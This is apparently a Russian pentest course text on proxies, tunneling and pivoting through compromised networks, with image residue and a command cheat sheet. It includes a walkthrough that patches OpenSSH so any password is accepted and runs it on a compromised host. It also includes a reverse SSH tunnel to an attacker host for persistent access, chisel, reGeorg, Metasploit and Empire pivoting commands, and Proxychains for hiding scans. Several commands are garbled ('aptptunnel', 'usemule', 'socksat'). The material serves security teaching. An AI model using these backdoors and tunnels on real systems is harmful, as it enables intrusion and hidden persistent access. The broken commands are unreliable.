Проски

Прокси — это узел-посредник между двумя узлами в сети, как правило между клиентом и сервером. Другими словами, прокси выступает как бы защитным экраном таким образом, что сервер “думает” будто общается именно с прокси, а не с клиентом.

Прокси можно разделить на две основные категории типов:

- **Технологические** (то есть какой протокол/технология используется);
- **Анонимные** (то есть какую степень анонимности они обеспечивают).

Http прокси

Являются самым простым видом прокси. Из названия понятно, что он позволяет клиенту обращаться через себя к серверу по протоколу http. Таким образом, вы можете посещать сайты и использовать весь функционал протокола. Однако, **очень важным** моментом является то, что http прокси **не гарантируют** анонимность своего пользователя. Как правило такие прокси сервера по умолчанию добавляют http заголовки, которые уведомляют получателя о том, что между ним и клиентом находится посредник.

Https прокси

Основная проблема обычных прокси в том, что они никак не шифруют трафик. Работа по шифрованию ложиться на протоколы и логичным продолжением http прокси стали https прокси. Они являются посредниками для шифрованного трафика, но в остальном выполняют те же функции, что и их предшественник.

Socks прокси

Самым прогрессивным протоколом для прокси серверов является socks. Существует две основные версии, используемые на данный момент: *Socks4* и *Socks5*. Оба протокола могут использоваться практически с любым протоколом *TCP/IP* стека. Это своего рода универсальные прокси, которые помимо всего прочего, не взаимодействуют с проходящими пакетами. Так что конечный сервер не узнает, что между ним и клиентом есть посредник.
Разница между *Socks4* и *Socks5* состоит в том, что последний поддерживает *TCP* и *UDP* соединения (в то время как *Socks4* - только *TCP*), авторизацию по логину и паролю, возможность удаленных запросов к DNS, а также IPv6 протокол.

По технологическим типам прокси являются узкоспециализированным средством, то есть для каждого протокола необходим свой тип прокси (для http соединений — http прокси, для FTP — FTP прокси). При этом прокси поддерживают весь функционал используемых протоколов. Универсальным решением с точки зрения протоколов и анонимности перед конечными серверами могут стать Socks прокси, но за это придётся заплатить скоростью передачи пакетов.

Типы прокси по **анонимности** делятся на:

- **Полностью открытые прокси** — конечный пункт знает про вас всю информацию.
- **Прозрачные прокси** — конечный пункт не знает ваш реальный *ip* адрес, но знает, что вы используете прокси (за счёт встраивания в запрос *http* заголовков).
- **Полностью анонимные прокси** — не уведомляют, что используется прокси и не передают реальный *IP* адрес пользователя

Важно! Полностью открытые и прозрачные типы как правило характерны для http прокси, так как в https или socks запросы нельзя встроить свои заголовки(из-за того, что пакеты зашифрованы). Однако, это не мешает прокси серверу отправлять дополнительные http пакеты, сигнализирующие о наличии посредника в передаче данных

Также выделяют **типы прокси** по расположению:
Обратные прокси — прокси сервера, которые работают не на вас (пентестера), а на веб-сервера компании. Таким образом, они скрывают реальные *ip* адреса серверов, а не клиентов. Это позволяет “закрываться” обратным прокси от внешнего интернета и, соответственно, от внешних угроз.

Таким образом, прокси сервера, которые скрывают наш адрес от других — **прямые прокси** (forward proxy), а прокси сервера, которые скрывают веб-сервера компании от интернета - **обратные прокси** — (*reverse proxy*). Разницу между их работой можно

проследить на рисунках.

Принцип работы прямого прокси сервера (*forward proxy*)

Принцип работы обратного прокси сервера (*reverse proxy*)

Кэширующие прокси — кэширует ответы и запросы, ускоряя работу прокси сервера, то есть исключает необходимость обращения к серверу на повторяющиеся запросы. Очень важно понимать разницу между кэширующими и обычными прокси. Обычный прокси-сервер просто пересылает запросы и ответы. А кэширующий прокси сервер способен поддерживать собственное хранилище ответов, полученных ранее. Когда прокси получает запрос, который может быть удовлетворен кэшированным ответом, запрос не пересылается, а ответ возвращается прокси сервером.

Туннелирование трафика

Туннелирование — процесс установления соединения между двумя узлами, как правило, с использованием инкапсуляции протоколов.

- С помощью туннелей можно обходить сетевые блокировки.
- Туннели позволяют скрывать свой трафик путём шифрования.
- Туннели могут использоваться для отправки неподдерживаемых протоколов по различным сетям (так называемое “согласование протоколов”).
- Одним из примеров туннелей в повседневной жизни можно считать *VPN*. Он, например, позволяет сотрудникам безопасно получить удалённый доступ к внутренней сети компании.

Туннелирование, как и прокси сервера могут использоваться в связке (За счёт шифрования трафика и использования прокси серверов других стран, *VPN* является

комбинацией туннелирования и проксирования и позволяет обеспечить свою анонимность в сети). Однако, для полноты картины нам не хватает последней техники — **проброса портов**.

Проброс портов

Проброс портов — это процесс, позволяющий получать доступ к портам устройств внутри локальной сети из публичной сети.

Если мы захотим подключиться по *SSH* к устройству в корпоративной сети, находясь за ее пределами, то маршрутизатор не сможет понять, к какому именно устройству мы планируем подключаться. Именно для таких ситуаций делается проброс портов. Мы как бы создаем “маску”, при обращении к которой, нас направят на нужное устройство

Пример проброса порта *SSH*

В этой технике есть один минус — при пробросе порта, мы делаем его общедоступным из интернета, то есть. “открываем ворота” к устройству внутри сети.

Данная проблема решается достаточно просто: на маршрутизаторе проброс совершается с нестандартного порта службы.

Например: мы хотим получить доступ к устройству в сети на порт 22 (служба SSH). Для этого на маршрутизаторе мы пробрасываем порт 9999 на 22 порт устройства. Теперь чтобы получить доступ к устройству во внутренней сети, мы должны подключаться на 9999 порт маршрутизатора. Тогда маршрутизатор, согласно своей таблице маршрутизации, перебросит нас на целевое устройство.

1. При несоблюдении администраторами сети политики безопасности, мы можем получить доступ к устройствам внутри сети. Для этого необходимо просто просканировать сеть сканерами (например, *Shodan*).

Важно! *Shodan* в свое время доставил (и продолжает доставлять) множество неудобств корпоративным сетям, в автоматическом режиме сканируя сети и находя проброшенные порты там, где сетевые администраторы забыли переназначить порты на нестандартные.

2. Имея точку входа в корпоративную сеть (будь то маршрутизатор или скомпрометированный веб-сервер), мы можем настроить проброс портов и, закрывшись прокси сервером, получать доступ ко всем устройствам в сети. Тогда трафик будет проходить через наш прокси сервер, затем на скомпрометированное устройство, а затем с него на остальные устройства в локальной сети.

Проксирование трафика

Из перечисленных сценариев мы коснёмся сервиса *SSH*. С помощью него мы можем организовать прокси, который позволит проникнуть в защищенную сеть через посредника. Пример использования *SSH* как прокси:

Случаются ситуации, когда не удалось получить привилегии root на скомпрометированной машине. Во-первых, мы должны знать пароль от текущей учётки, который известен далеко не всегда. Во-вторых, если сервис SSH не запущен, то его запуск потребует прав root.
Для того, чтобы исправить ситуацию можно сделать следующее:
На устройстве атакующего запускаем:

```
git clone https://github.com/openssh/openssh-portable
```

Патчим функции, отвечающие за аутентификацию:

```
auth_shadow_pwexpired(Authctxt *ctxt){
    return 0;
}
int sys_auth_passwd(struct ssh *ssh, const char *password){
    return 1;}
```

Теперь необходимо собрать инструмент — желательно статически, чтобы избежать проблем с зависимостями:

```
autoreconf
LDFLAGS='-static' ./configure --without-openssl
```

```
make
./ssh-keygen
```

Меняем конфиг `sshd_config`:

```
Port 1234
HostKey /path/to/here/ssh_host_rsa_key
```

Копируем и запускаем утилиту на скомпрометированном устройстве:

```
$(pwd)/sshd -f sshd_config
```

Теперь *SSH*-сервер сможет работать в роли прокси-сервера без прав `root` и залогиниться на него мы сможем с любым паролем.

_**Proxychains

tinyproxy

Еще одним инструментом, позволяющим работать с прокси является tinyproxy. Его название говорит само за себя — это небольшой прокси сервер, предназначенный в основном для небольших сетей и простых задач. Его основная специализация — *HTTP/HTTPS* протоколы. Кроме того, данная утилита поддерживает кеширование, что позволяет ускорять ответы на *HTTP* запросы, а также обратное проксирование (*reverse proxy*).

Tinyproxy в основном предназначен для *POSIX* систем. Для его установки необходимо клонировать *Github* репозиторий и запустить скрипт `autogen.sh` для генерации `configure.sh`

Затем выполнить следующие команды:


```
./configure
make
make install
```

Официальный сайт проекта с документацией: tinyproxy.github.io

Внутри сети можно по-разному организовать своё продвижение. Можно использовать скомпрометированные устройства в качестве прокси (создаем свою цепочку прокси

серверов). Однако, есть отличная утилита, позволяющая проксировать трафик через множество серверов, при этом вся настройка проходит в конфигурационном файле.


Proxychains — утилита, позволяющая пускать трафик через множество прокси серверов. Поддерживает `Socks4`, `Socks5` и `HTTP` прокси.



Данная утилита уже предустановлена в дистрибутиве `Kali Linux`. Однако, установить её на любой другой дистрибутив не составит труда:

```
apt-get install proxychains
```

Конфигурация утилиты происходит в файле `proxychains.conf`



Мы задаём список прокси серверов в самом низу файла. Первым всегда пишется тип прокси сервера, затем *ip* адрес, порт и (опционально) логин и пароль для подключения.

Для того, чтобы включить\отключить какую-то функцию, необходимо раскомментировать строку с этой функцией.

Proxychains предоставляет нам **3 варианта использования цепочки прокси**:

1. Dynamic chain - Использует поочередно все прокси сервера из списка. Обязательно должен быть хотя бы один активный сервер для создания цепочки
2. Strict chain - Использует поочередно все прокси сервера из списка. Обязательно должны быть активны все сервера для создания цепочки.
3. Random chain - Прокси сервера выбираются из списка в рандомном порядке.

Функция `proxy_dns` позволяет скрывать *DNS* запросы. Таким образом, если данная строка закомментирована, наши *DNS* запросы содержат реальный адрес атакующего. По умолчанию эта функция включена.

Для подключения через созданную цепочку, необходимо использовать команду:

```
proxychains [опционально можно указывать протокол или сервис, например telnet
```

```
или firefox] <адрес для подключения>
```

Proxychains позволит скрывать наш реальный адрес, а также вручную задавать маршрут подключения (например, задать маршрут подключения к устройствам, попутно используя между подключениями прокси сервера, находящиеся в других странах, если необходимо)

Кроме того, *Proxychains* позволяет скрывать свой адрес при сканировании сервисов утилитой *nmap*:

```
proxychains [команда nmap]
```

Туннелирование трафика

ICMP туннелирование

Самая распространенная *ICMP* команда — `ping`. Принцип работы *ICMP* туннелирования заключается в добавлении желаемого сообщения в данные полезной нагрузки. Добавить данные в полезную нагрузку поможет утилита `ptunnel`.

Для ее установки используйте команду:

```
apt-get install ptunnel
```

После установки, нам необходимо установить соединение с удаленным сервером (как правило прокси сервером) командой:

```
aptptunnel -p <адрес прокси сервера> -lp <локальный порт, на который будут
приходить ответы> -da <адрес назначения> -dp <порт назначения>
```

После установления соединения, запросы будут пересылаться на прокси сервер “внутри” *ICMP* запросов, на прокси сервере происходит распаковка *ICMP* запроса и извлечение полезной нагрузки с дальнейшим перенаправлением ее к адресу назначения.

С помощью команды `ping` и *ICMP* туннелирования можно обходить определенные блокировки. Например, в ситуации, когда вы находитесь в дороге и имеете доступ к WiFi, однако, за возможность пользоваться сетью необходимо заплатить. В таком случае, вы можете попробовать выполнить команду `ping` к google.com. Если *ICMP* запросы и ответы не блокируются, в таком случае вы можете завернуть *TCP* пакеты в *ICMP* и через прокси сервер выходить в интернет, либо осуществлять *ssh* подключение.

SSH туннелирование

***SSH* туннель** (или *SSH port forwarding*) — это *SSH* соединение, данные которого шифруются для обеспечения безопасности этих данных при передаче.
Туннелирование *SSH* пригождается в том случае, если ограничен пул портов и мы не можем к ним подключиться стандартными методами. Для *SSH port forwarding* используется следующая структура команды:

```
ssh -L [LOCAL_IP:]LOCAL_PORT:DESTINATION:DESTINATION_PORT [USER@]SSH_SERVER
```

`-L` означает использование локального проброса портов

```
ssh -R [REMOTE:]REMOTE_PORT:DESTINATION:DESTINATION_PORT [USER@]SSH_SERVER
```

`-R` означает использование удаленного проброса портов (на удаленном сервере)

```
ssh -D [LOCAL_IP:]LOCAL_PORT [USER@]SSH_SERVER
```

`-D` означает динамический проброс портов. Динамический проброс портов выступает в роли `SOCKS` прокси сервера, таким образом, что все подключения, направленные на `SOCKS` прокси, будут перенаправляться на *SSH* сервер, а затем к пункту своего назначения.

`-N` отменяет выполнение удаленной команды, ведь нам нужно только поднять туннель. Данная опция всегда используется для форвардинга портов.

Важно! Данная структура характерна для всех *Unix* подобных систем (*Linux, MacOS*).
На *Windows* можно использовать утилиту *Putty* с графическим интерфейсом.

Представим, что нами получен доступ к серверу из *DMZ* (вспомните, что означает данный термин). На такие серверы обычно пробрасываются только нужные порты, а значит, напрямую на прокси мы не подключимся. Вспоминаем пример из прошлого юнита, где мы смогли поднять *SSH* сервер и теперь можем получить к нему доступ. Используем туннелирование:

--> На скомпрометированном устройстве выполним:

```
ssh -N proxy@attacker -R 1234:victim:22
```

--> Теперь `attacker:1234` будет проброшен на `victim:22`. Через этот туннель мы организуем прокси:

--> На устройстве атакующего выполняем:

```
ssh -ND 127.0.0.1:3128 127.0.0.1 -p1234
```

--> Если всё прошло успешно, то на устройстве атакующего появится `SOCKS`-прокси на *TCP*-порту `3128`. По сути, мы создали туннель внутри туннеля и теперь наши пакеты могут в обход средств защиты попасть к пункту назначения. Ниже представлена графическая реализация данного примера

Если доступ точка назначения и *SSH* сервер находятся на одном устройстве, можно использовать опцию `-L` и в адресе назначения указывать *localhost* (`127.0.0.1`)

Поскольку *SSH* сервер является таким мощным инструментом, его стараются максимально обезопасить. Для этого существует множество утилит. Например, утилита **denyhosts**. Это демон, написанный на *python*, и интернет-сервис, позволяющий обмениваться заблокированными ip-адресами. Суть работы заключается в периодическом сканировании файла `/var/log/auth`.

Наиболее надежный метод — ***port knocking***. Суть метода в том, что по умолчанию нужный порт является заблокирован. Для того, чтобы его открыть, подобно кодовому замку или пинам в замочной скважине, требуется послать определенную последовательность пакетов на заранее условленные порты для того, чтобы нужный порт открылся.

```
https://en.wikipedia.org/wiki/Tunneling_protocol
https://en.wikipedia.org/wiki/Port_forwarding
https://en.wikipedia.org/wiki/Proxy_server
```

Proxychains

```
https://github.com/haad/proxychains
```

```
proxychains <command> FINALTARGETIP
```

SSH

```
https://en.wikipedia.org/wiki/Secure_Shell
```

```
ssh -L 8080:192.168.1.10:80 user@jump_host
# Теперь localhost:8080 → 192.168.1.10:80

ssh -R 9000:localhost:4444 user@vps
# Проброс локального сервиса на удалённый хост
# На VPS:9000 → ваш localhost:4444

ssh -D 9050 user@target
# SOCKS5-прокси на 127.0.0.1:9050

ssh -fNMS /tmp/ssh_mux user@target
# Фоновая сессия

ssh -S /tmp/ssh_mux user@target
# Подключение через существующую сессию

ssh -fN -R 2222:localhost:22 user@attacker.com
#Reverse SSH (Постоянный доступ)

ssh -J user@jump_host user@target
# Аналог -L/-R в одной команде
```

VPN Tunneling

```
https://en.wikipedia.org/wiki/Virtual_private_network
```

```
openvpn --config client.ovpn
#OpenVPN

wg-quick up wg0
#WireGuard
```

Chisel

```
https://github.com/jpillora/chisel/
```

```
./chisel server -p 8080 --reverse
#Запуск сервера слушает порт 8080 и разрешает клиентам пробрасывать порты

./chisel client SERVER_IP:8080 R:8888:127.0.0.1:80
#Пробрасывает локальный 80 порт жертвы на сервер 8888

./chisel client SERVER_IP:8080 socks
#Динамический порт-Формардинг SOCKS5

./chisel client SERVER_IP:8080 9000:10.10.10.5:3389
#Доступ к серверу из внутренней сети Local Port Forwarding
```

reGeorg

```
https://github.com/sensepost/reGeorg
```

```
python reGeorgSocksProxy.py -p 9050 -u
http://upload.sensepost.net:8080/tunnel/tunnel.jsp
```

Sockat

```
https://github.com/3ndG4me/socat
```

```
./socksat -l 1080 -r 192.168.1.100:1081
# Перенаправление через другой прокси

./socksat -l 443 --ssl
# Запуск через SSL
```

Iodine

```
https://github.com/yarrick/iodine
```

```
iodined -f -P password 10.0.0.1 tunnel.example.com
# DNS-туннелирование (iodine)
```

---

ptunnel

```
https://github.com/utoni/ptunnel-ng
```

```
ptunnel -p ping-server.com -lp 1080 -da target.com -dp 22
# ICMP-туннелирование (ptunnel)
```

C2

Metasploit

```
# Локальный проброс (Local Port Forwarding)
portfwd add -l 3389 -p 3389 -r 10.0.0.5  # Проброс RDP

# Удалённый проброс (Remote Port Forwarding)
portfwd add -R -l 8080 -p 80 -L 192.168.1.100  # Открытие порта на атакующем

auxiliary/server/socks_proxy
#Ручной проброс через SOCKS

post/multi/manage/autoroute
auxiliary/server/socks_proxy
# Создание SOCKS-прокси


run post/multi/manage/autoroute
# Автоматическое добавление маршрутов
```

Empire

```
usemule management/socks_proxy
# SOCKS-прокси

usemodule management/auto_routing
# Автомаршрутизация

usemodule management/portfwd
# Проброс портов
```